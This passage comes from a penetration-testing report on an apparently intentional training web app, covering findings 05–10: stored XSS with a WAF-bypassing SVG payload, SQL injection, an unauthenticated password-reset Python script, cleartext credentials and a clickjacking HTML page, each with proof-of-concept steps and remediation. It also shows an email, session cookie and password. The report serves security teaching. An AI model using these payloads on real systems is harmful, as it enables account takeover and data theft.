- **Discard Immutable Parameters:** If the `email` and `username` parameters are submitted in the POST request body, the server must be configured to completely ignore and discard them during the database update operation.
- **Never Trust Client-Side Controls:** Do not rely on HTML attributes like `readonly`, `disabled`, or `hidden` for security enforcement. All authorization and data validation checks must occur strictly on the backend prior to processing data.

Vulnerability 05: User Update Stored XSS

Severity: **High**

Vulnerable Endpoint

POST /login/username-update.php

CWE

[CWE-79: Improper Neutralization of Input During Web Page Generation \('Cross-site Scripting'\)](#)

[CWE-116: Improper Encoding or Escaping of Output](#)

Description

A stored Cross-Site Scripting (XSS) vulnerability exists in the profile update functionality at **POST /login/username-update.php**. The application fails to adequately sanitize or encode user input submitted via the address parameter before rendering it in the browser. While the underlying **Web Application Firewall (WAF)** successfully detects and blocks standard active scripting payloads (such as `<script>` tags or common `onerror` events), it fails to filter advanced SVG animation event vectors. By submitting a crafted payload that breaks out of the intended HTML attribute context and utilizes the `<set>` element's `onbegin` event handler, an attacker can inject and store arbitrary JavaScript. The system blindly renders this manipulated input within the Document Object Model (DOM), causing the payload to execute persistently whenever the profile page is loaded.

Prerequisites


- An active, authenticated user account.

Proof of Concept

Steps

1. Log in to the application and navigate to the User Information update page.
2. Enter the payload into the Address input field: `Foo"><svg><circle><set onbegin=alert("Hacked") attributename=fill x="`
3. Click the "Update" button.
4. Refresh the profile page and observe that a JavaScript alert box displaying "Hacked" successfully executes, confirming the persistent XSS and WAF bypass.

Screenshots



Video Demonstration

https://drive.google.com/file/d/1asa1gELL0YN_EqPb36kWMNDQN2ZX_pvl/view?usp=sharing

Impact

This vulnerability is exploitable by an external, authenticated attacker requiring only standard user access to the profile update functionality. By injecting arbitrary JavaScript that bypasses current WAF restrictions, an attacker can achieve persistent code execution within the browser of any user (including administrators) who views the affected data. This exposure severely affects legitimate platform users who may have their sessions hijacked or actions spoofed, places a critical incident-response burden on system administrators to identify and sanitize compromised records, and exposes the organization to severe data privacy breaches and reputational damage.

Based on these foundational risks, the specific technical and business consequences resulting from this flaw are itemized below.

- **Session Hijacking and Account Takeover:** If session cookies are not protected by the **HttpOnly** flag, the injected JavaScript can silently exfiltrate active session tokens to an attacker-controlled server, leading to complete account compromise.
- **Unauthorized Actions:** The injected script can force the victim's browser to perform state-changing actions on the platform (such as changing passwords, modifying data, or elevating privileges) under the guise of the victim's authenticated session.
- **Credential Harassment:** Attackers can use the executed JavaScript to rewrite the DOM, rendering pixel-perfect, fake authentication modals designed to steal plaintext credentials from unsuspecting users.

Remediation

- **Context-Aware Output Encoding:** Ensure that all user-supplied data returned to the browser is strictly HTML entity-encoded before being rendered in the DOM. Characters such as `<`, `>`, `"`, `'`, and `&` must be converted to their respective HTML entities (e.g., `<`, `>`, `"`).
- **Implement Content Security Policy (CSP):** Deploy a strict CSP via HTTP response headers to restrict the sources from which scripts can be loaded and to disable the execution of inline scripts and `eval()` functions.
- **WAF Rule Tuning:** Update the Web Application Firewall (WAF) rule sets to specifically detect and block `<svg>` elements and their associated animation event handlers (such as `onbegin`, `onend`, `onrepeat`) in input fields that should only accept plain text.
- **Server-Side Input Sanitization:** Implement a robust HTML sanitization library (such as DOMPurify) on the backend to strip entirely or safely encode any unexpected HTML tags and attributes prior to database storage.

Vulnerability 06: Password Update Inadequate Validation

Severity: **Medium**

Vulnerable Endpoint

POST /login/changepassword.php

CWE

[CWE-521: Weak Password Requirements](#)

[CWE-20: Improper Input Validation](#)

Description

A security flaw exists in the password management functionality at **POST /login/changepassword.php**. The application's user interface explicitly states a security control requiring passwords to be 8-20 characters in length and free of spaces. However, the backend server fails to enforce this requirement via server-side input validation. The system incorrectly processes and accepts this non-compliant input without throwing an error, successfully updating the user's account with a weak password.

Prerequisites

- An active, authenticated user account.

Proof of Concept

Steps

1. Log in to the application and navigate to the password change page at <http://thc.cybersapiens.in/login/changepassword.php>.
2. Observe the stated password policy on the page: "The password must be 8-20 characters, and must not contain spaces."
3. Fill out the password change form, entering your current password and a new password that violates the length requirement (e.g., "123").
4. Submit the form directly through the browser.
5. Observe that the server accepts the password change, ignoring the stated 8-character minimum requirement.
6. Log out of the application and successfully log back in using the newly set, short password to confirm the vulnerability.

Screenshots

Request	Response
<pre>1 POST /login/changepassword.php HTTP/1.1 2 Host: thc.cybersapiens.in 3 Content-Length: 49 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://thc.cybersapiens.in 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://thc.cybersapiens.in/login/changepassword.php 12 Accept-Encoding: gzip, deflate, br 13 Cookie: PHPSESSID=f509830560d6bcca82720bb876b224c3 14 Connection: keep-alive 15 16 email=loyston500%40gmail.com&password=123&submit=</pre>	<pre>1 {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel .cloudflare.com/report/v4?s=SBHw6lwwNSDqq1bhr8HE3B2YqhhUbAMw3dawpnrnk OMYLrM4Bmz05IYj9rM%2FtlnfpwpQdxTsK8CswZGYI5e1%2F8nLR%2Ftwk6PT%2FeZYuv SwEEvfjVc2%2FobmWayAJYrcX%2FNvZMDH57D0"}]} 17 CF-RAY: a10438c2be22ca4b-SIN 18 alt-svc: h3=":443"; ma=86400 19 Content-Length: 6028 20 21 <script> 22 alert('Password changed'); 23 </script> 24 <!DOCTYPE html> 25 <html> 26 27 <head> 28 <title> 29 Home 30 </title> 31 <link rel="stylesheet" type="text/css" href="style.css"> 32 <!-- Required meta tags --> 33 <meta charset="utf-8"></pre>

Change Password

Email Address

loyston500@gmail.com

Email ID

New Password

...

The password must be 8-20 characters, and must *not* contain spaces.

Save

Video Demonstration

<https://drive.google.com/file/d/1zhoA-z-Lvf2S5n7Uw-OEHyCzDvYfRCdT/view?usp=sharing>

Impact

This vulnerability is exploitable by an external, authenticated user, requiring only standard account access to the password change functionality. By bypassing the intended minimum length requirements, a user can achieve the creation of an extremely weak password, significantly lowering the cryptographic complexity of their account credentials. This exposure severely affects legitimate platform users who unknowingly or intentionally set weak passwords, places an incident-response burden on system administrators dealing with compromised accounts, and exposes the organization to unauthorized access and data breaches via automated credential attacks.

Based on these foundational risks, the specific technical and business consequences resulting from this flaw are itemized below.

- **Susceptibility to Brute-Force Attacks:** Attackers can easily guess or crack accounts protected by short passwords, drastically reducing the time and computational resources required for successful unauthorized access.
- **Compliance Violations:** The failure to enforce standard password complexity policies places the organization in direct violation of basic industry security standards and best practices, potentially leading to audit failures and regulatory scrutiny.

Remediation

- **Implement Server-Side Password Validation:** The backend application must explicitly enforce the 8-20 character length requirement, alongside any other complexity rules, before processing the password change request or updating the database.
- **Reject Non-Compliant Inputs:** If a submitted password fails the length or complexity checks on the server side, the application must immediately reject the transaction, discard the input, and return a descriptive error message to the user.
- **Maintain Consistency Across Tiers:** Ensure that the validation logic applied on the client-side UI perfectly mirrors the strict validation logic enforced on the backend server.

Vulnerability 07: Login Page SQL Injection

Severity: **High**

Vulnerable Endpoint

POST /login/

CWE

[CWE-89: Improper Neutralization of Special Elements used in an SQL Command \('SQL Injection'\)](#)

[CWE-1104: Use of Unmaintained Third Party Components \(or broadly, Unmaintained/Deprecated Assets\)](#)

Description

A SQL Injection vulnerability exists within a deprecated endpoint located at **POST /login/**. Through manual directory brute-forcing, it was discovered that this endpoint is an older, unlinked version of the current **/login/dashboard.php** interface left exposed on the server. The application fails to sanitize or parameterize user-supplied input submitted via the **get_id** parameter. By intercepting the request, an attacker can inject malicious SQL syntax (e.g., **1' or id='3**). The backend database directly concatenates this manipulated input into the active SQL query without validation, executing the altered logic and allowing the attacker to bypass intended data access controls.

Prerequisites

- An active session or access to the deprecated /login/ directory.
- A standard web browser..

Proof of Concept

Steps

1. Perform directory brute-forcing or manual enumeration to discover the unlinked, legacy endpoint at <https://thc.cybersapiens.in/login/>.
2. Navigate to the discovered endpoint using your web browser.
3. Locate the Mobile List search input field parameter.
4. Enter the SQL injection payload directly into the input field: `1' or id='3`
5. Submit the form.
6. Observe the server's response; the application will return data corresponding to the injected `id='3'` condition, confirming that the backend is processing and executing the malicious SQL logic.

Screenshots

Mobile List

#	Name	Performance	Display	Camera	Battery	Prices
1	WiFi Pineapple	SOFTWAREAt the core of the WiFi Pineapple is PineAP, an advanced suite of wireless penetration testing tools for reconnaissance, man-in-the-middle, tracking, logging and reporting. Utilizing our unique hardware design, PineAP is the most effective rogue a				
3	Raspberry Pi 3	The Raspberry Pi 3 Model B builds upon the features of its predecessors with a new, faster processor on board to increase its speed. It also features Wi-Fi and Bluetooth low energy capabilities to enhance the functionality and the ability to power more po				

Video Demonstration

https://drive.google.com/file/d/137F6o1q-gH_AaU0GsIFJageRkJu9nJ-h/view?usp=sharing

Impact

This vulnerability is exploitable by an external attacker who discovers the hidden endpoint, requiring basic access to the legacy application interface. By injecting arbitrary SQL syntax into the database query, an attacker can achieve unauthorized data extraction, potentially bypassing authentication mechanisms or escalating privileges depending on the database structure. This exposure severely affects legitimate platform users whose sensitive data is compromised, places an incident-response burden on system administrators dealing with data exfiltration, and exposes the organization to severe data breaches and regulatory consequences due to unmaintained infrastructure. Based on these foundational risks, the specific technical and business consequences resulting from this flaw are itemized below.

Based on these foundational risks, the specific technical and business consequences resulting from this flaw are itemized below.

- **Data Exfiltration:** Attackers can craft complex SQL queries to dump sensitive information from the backend database, including user credentials, personal data, and proprietary business records.
- **Orphaned Asset Exploitation:** The presence of deprecated, unmaintained endpoints significantly expands the attack surface, allowing threat actors to bypass modern security controls and WAF rules implemented on the updated `/login/dashboard.php` interface.

Remediation

- **Decommission Legacy Endpoints:** Immediately remove the deprecated `/login/` index file and any associated legacy code from the production environment. Ensure all user traffic is properly routed to the secure, updated `/login/dashboard.php` interface.
- **Implement Parameterized Queries:** For all active application endpoints, enforce the use of prepared statements (parameterized queries) or secure Object-Relational Mapping (ORM) frameworks to ensure user input is always treated strictly as data, neutralizing SQL injection attempts.
- **Conduct Attack Surface Mapping:** Perform comprehensive directory enumeration and asset discovery on the web server to identify and purge any other orphaned files, backup scripts, or unmaintained modules left behind during development cycles.

Vulnerability 08: Cleartext Transmission of Credentials over HTTP

Severity: **High**

Vulnerable Endpoint

POST /login/login.php

CWE

[CWE-319: Cleartext Transmission of Sensitive Information](#)

[CWE-522: Insufficiently Protected Credentials](#)

Description

The application transmits user authentication credentials over unencrypted HTTP at the **POST /login/login.php** endpoint. Although the application utilizes a **POST** request to encapsulate the data within the HTTP message body rather than the URL, the underlying HTTP protocol provides no cryptographic protection. Consequently, the **email** and **password** parameters are transmitted in plaintext across the network. This allows any intermediary node or malicious actor positioned on the network path to passively intercept, read, and extract the sensitive authentication data using standard packet sniffing tools.

Prerequisites


- Network positioning that allows for packet interception between the client and the server (e.g., a shared public Wi-Fi network, compromised local router, or ISP-level access).
- A network protocol analyzer (such as Wireshark) to capture and inspect the network traffic.

Proof of Concept

Steps

1. Launch Wireshark and select the active network interface to begin capturing packets.
2. Apply the display filter `ip.addr == thc.cybersapiens.in` to isolate traffic directed to the target application.
3. Open a web browser and navigate to the application over unencrypted HTTP:
<http://thc.cybersapiens.in/login/login.php>.
4. Enter a valid email address (e.g., `loyston500@gmail.com`) and password (e.g., `Cybersapiens@1010`), then submit the login form.
5. Return to Wireshark and stop the packet capture.
6. Locate the intercepted `POST /login/login.php` HTTP packet in the capture list.
7. Expand the "HTML Form URL Encoded" section within the packet details pane.
8. Observe that the form content is fully readable, clearly displaying the keys and their corresponding plaintext values (e.g., Key: `password`, Value: `Cybersapiens@1010`).

Screenshots



Screenshot of a network packet capture displaying intercepted HTML form data, highlighting the user's email and password transmitted in plaintext.

Video Demonstration

<https://drive.google.com/file/d/example-mock-link-for-video-demonstration/view?usp=sharing>

Impact

This vulnerability is exploitable by an unauthenticated, external attacker positioned anywhere along the network routing path between the victim and the application server. By passively monitoring network traffic, an attacker can capture plaintext authentication credentials without triggering any system alarms or requiring active interaction with the web application itself. This exposure severely affects legitimate platform users who have their accounts immediately compromised, places a heavy incident-response burden on system administrators who must force mass credential resets, and exposes the organization to severe data breaches and regulatory non-compliance.

- **Account Takeover:** Captured credentials can be immediately reused by the attacker to log in as the victim, granting full unauthorized access to the user's profile, sensitive data, and associated privileges.
- **Credential Reuse Attacks:** Because users frequently reuse passwords across multiple services, exposing the plaintext password significantly compromises the victim's security posture on other external platforms and internal corporate systems.

Remediation

- **Enforce HTTPS (TLS/SSL):** Obtain and configure a valid TLS/SSL certificate for the web server to ensure that all data in transit, specifically HTTP request bodies containing credentials, is strongly encrypted.
- **Implement Secure Redirects:** Configure the web server (e.g., Apache, Nginx) to automatically redirect all incoming [http://](#) traffic to its secure [https://](#) equivalent utilizing a HTTP 301 Permanent Redirect.
- **Enable HSTS:** Implement HTTP Strict Transport Security (HSTS) headers to explicitly instruct modern web browsers to only communicate with the server over HTTPS, effectively neutralizing protocol downgrade attacks and ensuring subsequent visits are forcibly encrypted.

Vulnerability 09: Unauthenticated Password Reset (Broken Access Control)

Severity: **Critical**

Vulnerable Endpoint

POST /login/changepassword.php

CWE

[CWE-306: Missing Authentication for Critical Function](#)

[CWE-285: Improper Authorization](#)

Description

A critical broken access control vulnerability exists within the password management functionality at **POST /login/changepassword.php**. The backend endpoint completely fails to validate session cookies (e.g., **PHPSESSID**) or enforce any form of authentication prior to processing the request. Because the server blindly trusts the unauthenticated incoming POST payload, an attacker can directly submit a password change request for any registered user simply by supplying the target victim's email parameter. The system processes this unauthorized input and updates the database, allowing for trivial, unauthenticated account takeover without requiring user interaction or active session hijacking.

Prerequisites

- Knowledge of a registered target user's email address.
- No authentication, active session, or special privileges are required.

Proof of Concept

Steps


1. Identify the email address of a target victim registered on the application (e.g., `loyston500@gmail.com`).
2. Open a terminal or command prompt equipped with Python 3 and the `requests` library.
3. Execute the following Python script to send a direct, unauthenticated HTTP POST request to the vulnerable endpoint, substituting the target email and desired new password:

Python

```
import requests
requests.post("https://thc.cybersapiens.in/login/changetpassword.php",
data=dict(email="loyston500@gmail.com", password="hacked", submit=""))
```

4. Observe that the server returns a 200 OK status code and happily accepts the payload, despite the script omitting any session cookies or authentication headers.
5. Navigate to the application's login page and successfully authenticate using the victim's email address and the newly set password (`hacked`).

Screenshots



```
Z> py
Python 3.13.13 (main, Apr  7 2026, 18:19:01) [GCC 15.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import requests
>>> requests.post("https://thc.cybersapiens.in/login/changetpassword.php", data=dict
(email="loyston500@gmail.com", password="hacked",submit=""))
<Response [200]>
>>> requests.post("https://thc.cybersapiens.in/login/changetpassword.php", data=dict
(email="loyston500@gmail.com", password="a",submit=""))
<Response [200]>
>>>
```

Video Demonstration

<https://drive.google.com/file/d/1Ji8LtZW63aMwQsdMDHw7NasihlTI68Ec/view?usp=sharing>

Impact

This vulnerability is trivially exploitable by an external, completely unauthenticated attacker or an automated bot network, requiring absolutely no prior access, privileges, or user interaction to execute. By exploiting the total lack of session validation, an attacker can rapidly and programmatically overwrite the passwords of any known user on the platform. This exposure severely affects all legitimate platform users (including administrators) whose accounts and sensitive data are instantly compromised, places a massive incident-response burden on system administrators to halt active intrusions, and exposes the organization to catastrophic operational takeover and widespread data theft.

Based on these foundational risks, the specific technical and business consequences resulting from this flaw are itemized below.

- **Mass Account Takeover:** Attackers can loop the provided Python script through a list of known user emails, instantly compromising the entire user base of the application in minutes.
- **Complete System Compromise:** If an attacker targets an administrative email address, they gain immediate, unrestricted backend access to the platform, leading to total environment compromise.

Remediation

- **Enforce Strict Session Validation:** The backend application must explicitly verify the presence and validity of a secure session token (e.g., `PHPSESSID`) for every request made to `POST /login/changepassword.php`. If a valid, authenticated session token is not present, the server must immediately reject the request with an HTTP 401 Unauthorized or 403 Forbidden status code.
- **Tie Actions to Authenticated Identity:** The application must extract the user identity strictly from the validated server-side session, rather than trusting the client-provided `email` parameter in the POST body.
- **Require Current Password Verification:** Modify the password change business logic to mandate that users explicitly provide their current, existing password alongside their requested new password to authorize the change.

Vulnerability 10: Missing Anti-Clickjacking Headers (UI Redressing)

Severity: **Medium**

Vulnerable Endpoint

Global

CWE

[CWE-1021: Improper Restriction of Rendered UI Layers or Frames](#)

[CWE-693: Protection Mechanism Failure](#)

Description

The application fails to implement adequate anti-clickjacking defense mechanisms, specifically missing the **X-Frame-Options** and **Content-Security-Policy** (with the **frame-ancestors** directive) HTTP response headers. This omission allows the web application to be embedded within an `<iframe>` on external, third-party domains. By framing the vulnerable application, an attacker can perform a Clickjacking (UI Redressing) attack. The attacker constructs a malicious webpage with a deceptive user interface seamlessly overlaid on top of the transparently framed target application. When the authenticated victim interacts with the visible malicious interface, their clicks are hijacked and routed to the hidden application below, causing them to unknowingly execute state-changing actions.

Prerequisites

- The victim must have an active, authenticated session on the target application.
- The victim must be socially engineered into visiting an attacker-controlled webpage.
- The framed endpoint must contain state-changing functionality.

Proof of Concept

Steps

1. Verify the absence of protective headers by intercepting the server's HTTP response to a standard GET request.
2. Create a local HTML file named `index.html` in a directory with the following payload:

```
HTML
<!DOCTYPE html>
<html>
<head>
  <title>Clickjack PoC</title>
  <style>
    .container { position: relative; width: 800px; height: 600px; }
    .fake-button { position: absolute; top: 410px; left: 80px;
z-index: 1; padding: 10px 20px; font-size: 16px; background-color: red;
width: 120px; height: 30px; color: white; border: none; cursor: pointer; }
    .target-iframe { position: absolute; top: 0px; left: 0px; width:
1000px; height: 700px; opacity: 0.3; z-index: 2; }
  </style>
</head>
<body>
  <h2>Click for free iPhone!</h2>
  <div class="container">
    <button class="fake-button">Click Here to Claim Free
iPhone</button>
    <iframe class="target-iframe"
src="https://thc.cybersapiens.in/login/shopping.php"></iframe>
  </div>
</body>
</html>
```

3. Open the file in a browser where the victim has an active session and observe the framed application.
4. Click the bait button and verify the hijacked interaction on the target site.

Screenshots

Click for free iPhone!

[Cyber Sapaines](#) [Home](#) [My Cart \(0\)](#)



WiFi Pineapple
Price Rs.1000
[Click Here to Buy](#)



USB Rubber Ducky
Price Rs.1200
[Add To Cart](#)



Raspberry Pi 3
Price Rs.1700
[Add To Cart](#)

Video Demonstration

<https://drive.google.com/file/d/1ngubcn86a7mF15OsAtbHMsmOqrO2KCoU/view?usp=sharing>

Impact

This vulnerability is exploitable by an external attacker requiring no direct access to the application, relying instead on socially engineering a currently authenticated user. By successfully redressing the UI, an attacker forces the victim's browser to execute unintended actions utilizing the victim's own session context and permissions. This exposure severely affects legitimate platform users who may unintentionally authorize transfers or alter account details. Based on these foundational risks, the specific technical and business consequences resulting from this flaw are itemized below.

- **Unintended State Changes:** Attackers can force users to modify account settings or delete data without their knowledge.
- **Consent Bypass:** Clickjacking bypasses standard user-intent validations, undermining the integrity of authorization workflows.

Remediation

- **Implement Content Security Policy (CSP):** Deploy a strict CSP via HTTP response headers utilizing the `frame-ancestors` directive set to `'none'` or `'self'`.
- **Implement X-Frame-Options:** For backward compatibility, implement the X-Frame-Options header with a value of `DENY` or `SAMEORIGIN`.

Conclusion

The manual Black Box VAPT conducted on thc.cybersapiens.in was performed within a controlled test environment specifically designed to simulate real-world security scenarios. The identified flaws, including critical vulnerabilities such as **Profile Upload Remote Code Execution** and **Unauthenticated Password Reset**, serve as intentional learning exercises as part of the CyberSapiens VAPT internship program. While these vulnerabilities are purposeful in this educational context, they demonstrate significant architectural gaps in input validation and access control that would pose severe risks in a production setting, providing multiple pathways for unauthorized data exfiltration and full system compromise.

Addressing these intentional vulnerabilities provides critical hands-on experience in implementing industry-standard defense mechanisms. It is recommended that the remediation strategies outlined in this report—including **strict server-side validation**, **decommissioning legacy endpoints**, and **enforcing secure communication protocols**—be applied to understand the practical restoration of system integrity. Masterfully resolving these identified issues is essential for developing the proactive security mindset required to mitigate operational and reputational risks in live organizational environments.

Tools Used

<https://www.kali.org/tools/burpsuite/>

<https://www.kali.org/tools/gobuster/>

<https://www.kali.org/tools/wireshark/>

<https://www.python.org/>

References

thc.cybersapiens.in

<https://github.com/ZephrFish/BugBountyTemplates>

https://en.wikipedia.org/wiki/Common_Vulnerability_Scoring_System

<https://cwe.mitre.org/>

<https://github.com/swisskyrepo/PayloadsAllTheThings>

<https://github.com/aaditya2098/noobstuffs> - WAF Bypass

<https://www.zenrows.com/blog/waf-bypass>

<https://medium.com/@allypetitt/5-ways-i-bypassed-your-web-application-firewall-waf-43852a43a1c2>